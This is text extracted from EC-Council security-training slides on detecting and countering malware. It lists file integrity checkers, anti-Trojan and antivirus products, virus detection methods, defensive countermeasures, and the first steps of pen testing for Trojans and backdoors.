
- It is a command line utility that computes **MD5** or **SHA1 cryptographic hashes** for files
- You can download FCIV at <http://download.microsoft.com>

TRIPWIRE


- It is an enterprise class system integrity verifier that **scans** and **reports critical system files for changes**



Files and Folder Integrity Checker: **FastSum** and **WinMD5**



<http://www.fastsum.com>



<http://www.blisstonia.com>

- FastSum is used for **checking integrity** of the files
- It computes checksums according to the **MD5 checksum** algorithm



Files and Folder Integrity Checker



Advanced CheckSum Verifier (ACSV)

<http://www.irnis.net>



PA File Sight

<http://www.poweradmin.com>



Fsum Frontend

<http://fsumfe.sourceforge.net>



CSP File Integrity Checker

<http://www.tandemsecurity.com>



Verisys

<http://www.ionx.co.uk>



ExactFile

<http://www.exactfile.com>



AFICK (Another File Integrity Checker)

<http://afick.sourceforge.net>



OSSEC

<http://www.ossec.net>



FileVerifier++

<http://www.programmingunlimited.net>



Checksum Verifier

<http://www.bitdreamers.com>

Scanning for Suspicious Network Activities



Trojans connect **back to handlers** and send confidential information to attackers

Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses





Run tools such as **Capsa** to monitor network traffic and look for suspicious activities sent over the web

Detecting Trojans and Worms with Capsa Network Analyzer



Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any **Trojan activities on a network**



<http://www.colasoft.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Detection Methods



Scanning

Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus



Integrity Checking

Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors



Interception

The interceptor monitors the operating system requests that are written to the disk



Virus Detection Methods

(Cont'd)



Code Emulation



- In code emulation techniques, the **anti-virus executes the malicious code** inside a virtual machine to simulate CPU and memory activities
- This technique is considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine mimics the real machine

Heuristic Analysis



- Heuristic analysis can be **static** or **dynamic**
- In static analysis the **anti-virus analyses the file format** and code structure to determine if the code is viral
- In dynamic analysis the **anti-virus performs a code emulation** of the suspicious code to determine if the code is viral

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**















**Anti-Malware
Software**



**Penetration
Testing**

Trojan Countermeasures



	Avoid opening email attachments received from unknown senders		Install patches and security updates for the operating systems and applications
	Block all unnecessary ports at the host and firewall		Scan CDs and DVDs with antivirus software before using
	Avoid accepting the programs transferred by instant messaging		Restrict permissions within the desktop environment to prevent malicious applications installation
	Harden weak, default configuration settings and disable unused functionality including protocols and services		Avoid typing the commands blindly and implementing pre-fabricated programs or scripts
	Monitor the internal network traffic for odd ports or encrypted traffic		Manage local workstation file integrity through checksums, auditing, and port scanning
	Avoid downloading and executing applications from untrusted sources		Run host-based antivirus , firewall, and intrusion detection software

Backdoor Countermeasures



Most commercial **anti-virus products** can automatically scan and detect **backdoor programs** before they can cause damage



Educate users not to install applications downloaded from **untrusted Internet sites** and **email attachments**



Use **anti-virus tools** such as McAfee, Norton, etc. to detect and eliminate backdoors

Virus and Worms Countermeasures



Install **anti-virus** software that detects and removes infections as they appear

01



Pay attention to the **instructions** while downloading files or any programs from the Internet

03

02

Generate an **anti-virus policy** for safe computing and distribute it to the staff

Avoid opening the attachments received from an **unknown sender** as viruses spread via e-mail attachments

05

04

Update the anti-virus software regularly

Schedule **regular scans** for all drives after the installation of anti-virus software

07

06

Possibility of virus infection may corrupt data, thus regularly maintain **data back up**

08

Do not accept disks or programs without checking them first using a **current version** of an anti-virus program



Virus and Worms Countermeasures (Cont'd)



Ensure the **executable code** sent to the organization is approved

1

Do not boot the machine with **infected** bootable system disk

2

Know about the **latest virus** threats

3

Check the **DVDs** and **CDs** for virus infection

4

Ensure the **pop-up blocker** is turned on and use an Internet firewall

5

6

Run disk clean up, registry scanner and **defragmentation** once a week

7

Turn on the **firewall** if the OS used is Windows XP

8

Run **anti-spyware** or **adware** once in a week

9

Do not open the files with more than one **file type extension**

10

Be cautious with the files being sent through the **instant messenger**

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**



**Anti-Malware
Software**



**Penetration
Testing**

Anti-Trojan Software: TrojanHunter



Memory scanning for detecting any modified variant of a particular build of a Trojan



Registry scanning for detecting traces of Trojans in the registry




Infile scanning for detecting traces of Trojans in configuration files



TrojanHunter Guard for resident memory scanning - detect any Trojans if they manage to start up

TrojanHunter is an advanced **malware scanner** that **detects all sorts of malware** such as Trojans, spyware, adware, and dialers



<http://www.trojanhunter.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Trojan Software: Emsisoft Anti-Malware



Emsisoft Anti-Malware provides **PC protection** against viruses, Trojans, spyware, adware, worms, bots, keyloggers, and rootkits

Two combined scanners for cleaning: Anti-Virus and Anti-Malware

Three guards against new infections: file guard, behavior blocker, and surf protection



<http://www.emsisoft.com>



Anti-Trojan Software



Anti Malware BOClean

<http://www.comodo.com>



SUPERAntiSpyware

<http://www.superantispyware.com>



Anti Hacker

<http://www.hide-my-ip.com>



Trojan Remover

<http://www.simplysup.com>



XoftSpySE

<http://www.paretologic.com>



Twister Antivirus

<http://www.filseclab.com>



SPYWAREfighter

<http://www.spamfighter.com>



STOPzilla AntiMalware

<http://www.stopzilla.com>



Malwarebytes Anti-Malware Premium


<http://www.malwarebytes.org>



ZeroSpyware

<http://www.fbmssoftware.com>

Companion Antivirus: **Immunet**



<http://www.immunet.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-virus Tools



AVG Antivirus

<http://free.avg.com>



F-Secure Anti-Virus

<http://www.f-secure.com>



BitDefender

<http://www.bitdefender.com>



avast! Pro Antivirus 2014

<http://www.avast.com>



Kaspersky Anti-Virus

<http://www.kaspersky.com>



McAfee AntiVirus Plus 2014

<http://home.mcafee.com>



Trend Micro Titanium Maximum Security

<http://apac.trendmicro.com>



ESET Smart Security 7

<http://www.eset.com>



Norton AntiVirus

<http://www.symantec.com>



Total Defense Internet Security Suite

<http://www.totaldefense.com>

Module Flow



**Introduction
to Malware**



**Trojan
Concepts**



**Virus and Worm
Concepts**



**Malware Reverse
Engineering**



**Malware
Detection**



**Counter-
measures**




**Anti-Malware
Software**



**Penetration
Testing**


Pen Testing for Trojans and Backdoors



- Scan the system for **open ports**, running processes, registry entries, device drivers and services
- If any suspicious port, process, registry entry, device driver or service is discovered, check the **associated executable** files
- Collect **more information** about these from publisher's websites, if available, and Internet
- Check if the open ports are known to be **opened by Trojans** in wild




Pen Testing for Trojans and Backdoors (Cont'd)



